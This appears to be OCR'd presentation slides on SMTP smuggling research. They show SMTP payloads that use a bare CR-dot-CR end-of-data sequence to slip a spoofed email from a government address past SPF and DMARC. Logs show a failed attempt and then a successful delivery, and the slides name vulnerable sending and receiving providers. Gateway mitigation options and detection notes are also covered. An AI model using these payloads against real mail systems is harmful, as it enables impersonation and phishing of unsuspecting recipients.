
API Key Name *
Email Spoofing Research

API Key Permissions

● **Full Access**
Allows the API key to access GET, PATCH, PUT, DELETE, and POST endpoints for all parts of your account, excluding billing and Email Address Validation.

○ **Restricted Access**
Customize levels of access for all parts of your account, excluding billing and Email Address Validation.

○ **Billing Access**
Allows the API key to access billing endpoints for the account. (This is especially useful for Enterprise or Partner customers looking for more advanced account management.)



API Key Created

Please copy this key and save it somewhere safe.
For security reasons, we cannot show it to you again

SG.3[redacted]


First attempt without SMTP Smuggling

SendGrid Outbound SMTP

Message

```
MAIL FROM:<admin@iowa.gov> \r\n
RCPT TO: <victim@b.com> \r\n
DATA \r\n
FROM: <admin@iowa.gov> \r\n
TO: <victim@b.com> \r\n
Subject: Smuggled Message \r\n
\r\n
\r\n.\r\n
```


First attempt without SMTP Smuggling



```
SUCCESS => Received:     250-smtp.sendgrid.net, 250-8BITMIME, 250-PIPELINING, 250-SIZE 31457280, 250-STARTTLS, 250-AUTH PLAIN LOGIN, 250 AU

DEBUG => SMTP-AUTH: Using LOGIN authentication method
INFO => Sending:         AUTH LOGIN
SUCCESS => Received:     [redacted]
INFO => Sending:
SUCCESS => Received:
INFO => Sending:
SUCCESS => Received:     235 Authentication successful
DEBUG => User authentication was successful (Method: LOGIN)
INFO => Sending:         MAIL FROM:<noreply@iowa.gov>
SUCCESS => Received:     250 Sender address accepted
INFO => Sending:         RCPT TO:<smtpcloudops@gmail.com>
SUCCESS => Received:     250 Recipient address accepted
INFO => Sending:         DATA
SUCCESS => Received:     354 Continue
INFO => Sending message body
Setting content-type: text/plain
ERROR => Received:       550 The from address does not match a verified Sender Identity. Mail cannot be sent until this error is resolved.
```

SendGrid Outbound SMTP

Vulnerable Inbound SMTP




```
EHLO a.com \r\n
MAIL FROM: <alice@a.com> \r\n
RCPT TO: <bob@b.com> \r\n
DATA \r\n
FROM: <alice@a.com> \r\n
TO: <bob@b.com> \r\n
Subject: Original Message \r\n
\r\n
\r.\r
MAIL FROM:<admin@iowa.gov> \r\n
RCPT TO: <victim@b.com> \r\n
DATA \r\n
FROM: <admin@iowa.gov> \r\n
TO: <victim@b.com> \r\n
Subject: Smuggled Message \r\n
\r\n
\r\n.\r\n
```

```
MAIL FROM: <alice@a.com> \r\n
RCPT TO: <bob@b.com> \r\n
DATA \r\n
FROM: <alice@a.com> \r\n
TO: <bob@b.com> \r\n
Subject: Original Message \r\n
\r\n
\r\n.\r\n
```

```
MAIL FROM:<admin@iowa.gov> \r\n
RCPT TO: <victim@b.com> \r\n
DATA \r\n
FROM: <admin@iowa.gov> \r\n
TO: <victim@b.com> \r\n
Subject: Smuggled Message \r\n
\r\n
\r\n.\r\n
```

Deliver spoofed emails to vulnerable email gateway users



Smuggled Email

A admin@iowa.gov


To [redacted]

Retention Policy DPT default 3 year delete (3 years)

ⓘ We removed extra line breaks from this message.

This message is from an external sender.


The Smuggled email is successfully delivered .



```
Authentication-Results: spf=pass (sender IP is 149.72.120.130)
 smtp.mailfrom=iowa.gov; dkim=none (message not signed)
 header.d=none;dmarc=pass action=none header.from=iowa.gov;compauth=pass
 reason=100
```

Pattern 3 results

Nearly 1 Million high-reputation domains vulnerable



Cisco Secure Email (Cloud) Gateway issue

❖ With the default option “CLEAN” selected

❑ Replace all bare CR and LF characters the CRLF sequence.

❖ With the option “REJECT” selected

❑ Reject message containing bare CR or LF characters


❖ With the option “ALLOW” selected (Deprecated)

❑ Allows the message without converting bare CR or LF characters

Clean vs Reject

Cisco adds new functionality that helps to flag messages with invalid end-of-message sequence by adding a new email header around May 2024

X-Ironport-Invalid-End-Of-Message Extension Header (X-Header)



3	X-Ironport-Invalid-End-Of-Message	True

Reference: https://smtpsmuggling.com/

Pattern 3: Expanded SMTP Smuggling abuse

Who is vulnerable?

Sender: large email and web hosting providers with misconfigured outbound SMTP servers such as SendGrid, SparkPost, MailTrap, and Fastmail.

Receiver: organizations using outdated / misconfigured inbound SMTP servers such as Cisco Secure Email Gateway and Fastmail

What is the impact?

Spoof emails close to **1M+ high-reputation domains**

(including domains configured with proper SPF and DMARC)

Attack pattern prerequisites?

Find the right pair of outbound and inbound SMTP servers

- ❖ Outbound SMTP servers that do not filter special end-of-data sequence
- ❖ Inbound SMTP servers that accept special end-of-data sequence

How can we detect this?

Email Message Id RFC-2822

- For email, the Message-ID is an identifier that your mail server adds when it sends your email. It can look something like this

  "Message-ID: <CAKBqNfyKo+ZXtkz6DUAHw6FjmsDjWDB-pvHkJy6kwO82jTbkNA@mail.gmail.com>"

